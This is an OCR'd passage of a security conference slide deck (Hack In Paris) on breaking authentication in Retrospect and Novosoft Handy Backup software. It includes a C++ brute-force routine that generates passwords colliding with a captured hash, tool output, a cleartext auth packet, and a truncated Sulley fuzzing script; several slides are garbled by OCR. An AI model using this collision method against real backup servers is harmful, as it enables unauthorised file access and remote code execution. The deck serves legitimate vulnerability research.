
MORE REVERSING

- ✓ CrypdoEncrypt is the function3



MORE REVERSING

- ✓ It look's like the encrypted packets are generated somehow with the plaintext password using our famous functions F1,F2,F3.
- ✓ We need to find how these "magic" bytes are generated.
- ✓ Test -> "magic" bytes
- ✓ Let's see with IDA PRO + gdbserver:



Address	Hex dump	ASCII
00A6F6E8	00 79 00 00 00 00 00 90	.y.....É
00A6F6F0	00 00 00 00 C3 57 5A 85	....├WZà
00A6F6F8	A1 66 E6 59 00 61 7F 98	ífµY.a⌂ÿ
00A6F700	1A DD 57 44 B0 DD 5D 18	→¦WD░¦]↑
00A6F708	34 E5 88 2D 13 35 C5 EB	4σê-‼5┼ù
00A6F710	1E ED AD 4D A1 D5 13 76	▲ÿ↓Mi'‼v
00A6F718	8E 7F 98 36 91 B9 1B 9E	Ä⌂ÿ6æ╣←×
00A6F720	06 BF 33 DE C3 25 A4 45	♠┐3╞├%ñE
00A6F728	EA C8 8D 5E 26 E3 75 30	ü╚ì^&ðu0
00A6F730	81 09 45 90 CB 1E F8 C3	ü.Eɛ╥▲°├
00A6F738	27 3A 20 AC CB 3E 13 42	': ¼╥>‼B
00A6F740	7D 79 42 72 FF 49 D2 DC	}yBr IÉ▄
00A6F748	F5 30 47 A9 5F C6 F3 B1	§0G⌐_ªº▒
00A6F750	A6 34 67 19 10 36 7E 67	ª4g↓►6~g
00A6F758	6A A9 4A 19 0C 05 9C 1C	j⌐J↓.♣£∟
00A6F760	02 D7 31 C0 79 E9 27 38	☻ï1└yú'8
00A6F768	BE 84 06 1E 1F 8F E8 57	¥ä♠▲▼Aþ╠W
00A6F770	4B A5 E6 66 76 D8 F9 A7	KÑµfvï·º
00A6F778	8B 90 D9 93 AB 4C B5 2B	ïÉ┘ô½L╡+
00A6F780	1E C9 3B 1B 00 00 00 00	▲╔;←....

DEMO REVERSING USING IDA + GDBSERVER


MORE REVERSING

- ✓ So , the 4 “magic” bytes are generated with the hash and the plaintext password…
- ✓ We have the hash, but not the plaintext password.. We only have passwords that share the same hash.
- ✓ It looks pretty difficult to get something good ☹
- ✓ But… let’s do some maths again. Just in case!

MATHS

MATHS

- ✓ The 4 magical bytes were generated from the password and the hash:




MATHS

- ✓ Password clear text alwa
  formula:

$$A2[i] = \begin{cases} pa \\ \oplus \\ (\epsilon \end{cases}$$

Where n is the password length

- ✓ Fuction 1 erased a lot of
- ✓ As a consequence of this
- ✓ These bytes will be used
- ✓ Array1 is static (is calcula
- ✓ So just only depend on t



Hack In Paris

MATHS

- ✓ “test” → “74 65 73 74” → 74 ^ 65 ^ 73 ^ 74 = 16
- ✓ So the trick is to get a password which shares the hash and which xored all its characters have the same number than original xored password.
- Xored only printable characters from 20 to 7F so 127
- ✓ So bruteforce all the 128 posibilities

PASSWORD	XOR of All chars
mL"!"!!""!"!!""""!"!"!!!!!""!!	0
cC"!"!!""!"!!""""!"!"!!!!!""!!	1
`C"!"!!""!"!!""""!"!"!!!!!""!!	2
aC"!"!!""!"!!""""!"!"!!!!!""!!	3
bG"!"!!""!"!!""""!"!"!!!!!""!!	4
mI"!"!!""!"!!""""!"!"!!!!!""!!	5
g@"!"!!""!"!!""""!"!"!!!!!""!!	6
gA"!"!!""!"!!""""!"!"!!!!!""!!	7
mD"!"!!""!"!!""""!"!"!!!!!""!!	8
mE"!"!!""!"!!""""!"!"!!!!!""!!	9
…	…
qA"!"!!""!"!!""""!"!"!!!!!""!!	11
s@"!"!!""!"!!""""!"!"!!!!!""!!	12
sA"!"!!""!"!!""""!"!"!!!!!""!!	13
u@"!"!!""!"!!""""!"!"!!!!!""!!	14
uA"!"!!""!"!!""""!"!"!!!!!""!!	15
tC"!"!!""!"!!""""!"!"!!!!!""!!	16
sE"!"!!""!"!!""""!"!"!!!!!""!!	17

MATHS

```
//Brute force that outputs a list of 128 possible passwords, one of them will
//work. Altough "Brute force" sounds unefficient, this algorithm is very fast.
void list(unsigned hash, int & found,
    string passes[128], string s="", unsigned mask=-1) {

    if(found==128) return;

    if(s.size()>=4)
        if(((hash&mask)==0) && passes[xorstring(s)].size()==0)
            passes[xorstring(s)]=s, found++;

    if(s.size()==31) return;

    for(unsigned c=0x21; c<0x7F; c++)
        if(c!=0x27 && !((hash^(c*c))&(1<<2)) )
            //Only beautiful characters: 0x27 is skipped.
            //Also the second part of the condition warranties that the expanded
            //password nodes generates the given hash.
            list(ror(hash^(c*c),3), found, passes, char(c)+s, ror(mask^(1<<2), 3));
}
```

EXPLOIT3

REQUERIMENTS

- ✓ **We don’t need MITM.**
- ✓ We just need the hash which we got from Exploit1.
- ✓ We will build a password which shares the same hash and the same 4 “magic” bytes.
- ✓ We will use the retrospect server (trial version ☺) and try to access to the client.
- ✓ Let’s see how it works!

DEMO EXPLOIT3

CONCLUSION

- ✓ We can have full access to any remote client
- ✓ **We don’t need MITM or anything else.**
- ✓ We can backup or restore any file. (restoring an .exe ? Sounds good!)
- ✓ We can execute any .exe after any backup/restore task as a feature of the app
- ✓ Of course we tried with more complex passwords than “test”
- ✓ Password super secure: "Deloreanr0x..!!"
- ✓ The hash is 0x2d', '0xcf', '0xaf', '0x1 -> 2dcfaf01

./superhash -s 2dcfaf01

```
0 fD!""!!""!""!!""!""!""!"!""!!
1 fE!""!!""!""!!""!""!""!"!""!!
2 oO!""!!""!""!!""!""!""!"!""!!
3 bC!""!!""!""!!""!""!""!"!""!!
4 f@!""!!""!""!!""!""!""!"!""!!
5 fA!""!!""!""!!""!""!""!"!""!!
6 cG!""!!""!""!!""!""!""!"!""!!
7 hM!""!!""!""!!""!""!""!"!""!!
8 j@!""!!""!""!!""!""!""!"!""!!
9 jA!""!!""!""!!""!""!""!"!""!!
```

NOVOSOFT HANDY BACKUP

INTRO TO THE SOFTWARE

- ✓ Backup Client/Server widely used by some famous companies.

INTRO TO THE SOFTWARE

- ✓ There are no public vulnerabilities in this product at least during our search
- ✓ So we decided to test it using protocol fuzzing

Auth Bypass **"Permanent" D.O.S**

Auth Bypass


GIOP PROTOCOL

- ✓ Understanding the communication protocol.
- ✓ It’s GIOP Wireshark is our friend

23	0.02327900	192.168.1.96	192.168.1.96	TCP	66 veracity > ms-streaming [ACK] Seq=313 Ack=107
24	0.02384200	192.168.1.96	192.168.1.96	COSNAMI	214 GIOP 1.2 Request s=136 id=9197: op=resolve
25	0.02401800	192.168.1.96	192.168.1.96	TCP	66 veracity > ms-streaming [ACK] Seq=313 Ack=107
26	0.02602600	192.168.1.96	192.168.1.96	COSNAMI	214 [TCP Retransmission] GIOP 1.2 Request s=136 i
27	0.02619900	192.168.1.96	192.168.1.96	TCP	66 ms-streaming > veracity [ACK] Seq=107 Ack=461
28	0.02652800	192.168.1.96	192.168.1.96	GIOP	290 GIOP 1.2 Reply s=212 id=9197: No Exception
29	0.02711900	192.168.1.96	192.168.1.96	TCP	66 ms-streaming > veracity [ACK] Seq=107 Ack=461
30	0.02749100	192.168.1.96	192.168.1.96	GIOP	290 [TCP Retransmission] GIOP 1.2 Reply s=212 id=
31	0.02751400	192.168.1.96	192.168.1.96	TCP	66 veracity > ms-streaming [ACK] Seq=461 Ack=331
32	0.02788700	192.168.1.96	192.168.1.96	GIOP	214 GIOP 1.2 Request s=136 id=9198: op=_is_a
33	0.02813700	192.168.1.96	192.168.1.96	TCP	66 veracity > ms-streaming [ACK] Seq=461 Ack=331
34	0.02866500	192.168.1.96	192.168.1.96	GIOP	214 [TCP Retransmission] GIOP 1.2 Request s=136 i
35	0.02868900	192.168.1.96	192.168.1.96	TCP	66 ms-streaming > veracity [ACK] Seq=331 Ack=609
36	0.02886900	192.168.1.96	192.168.1.96	GIOP	91 GIOP 1.2 Reply s=13 id=9198: No Exception
37	0.02943000	192.168.1.96	192.168.1.96	TCP	66 ms-streaming > veracity [ACK] Seq=331 Ack=609

GIOP PROTOCOL

- ✓ GIOP is CORBA (Common Object Request Broker Architecture)
- ✓ Created by OMG in 1991
- ✓ Like SOAP, RMI, DCOM and RPC
- ✓ Provides interoperability between vendors and languages (eg. Objects in C++ may call operations on objects developed in Java)



GIOP PROTOCOL

- CORBA ELEMENTS

✓ ORB.- The objects request broker dispatches operation calls to the right server object


✓ STUB.- The stub is a component that connects the client object to the ORB

✓ SKELETON.- The server-side component that as the STUB connects the server objet to the ORB

✓ GIOP-IIOP.- Communicates between ORBs uses a standard protocol
  - ✓ GIOP is General Inter ORB Protocol
  - ✓ IIOP is Internet inter ORB Protocol

GIOP PROTOCOL

- ✓ GIOP uses Header and has some sizers.



DIGGING INTO THE AUTHENTICATION

- ✓ We love to break authentication!
- ✓ We pick up an authentication packet
- ✓ It is in clear text…

```
GIOP....².......
........6.......
NUP............R
ootPOA.Common...
......BackupServ
ert_....Activate
Session.....tif
2...ÿþW.I.N.H.A.
C.K.I.N.G.\.A.d.
m.i.n.i.s.t.r.a.
d.o.r.ns....ÿþt.
e.s.t.1.2.3.4.
```

Hack In Paris

FUZZING

- ✓ Next step is going to be fuzzing the packet using Sulley
- ✓ Configure Sulley and run


```
#!/usr/bin/env python
from sulley import *
import sys
import time

s_initialize("handy1")

s_raw("\x47\x49\x4F\x50")
#giop
s_raw("\x01\x02")      #version
s_raw("\x01")          #byte
ordering
s_raw("\x00")          #message
type
s_size("data")
```

```
if s_block_start("data"):
    s_raw("\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x36\x00\x00\x00\x14\x
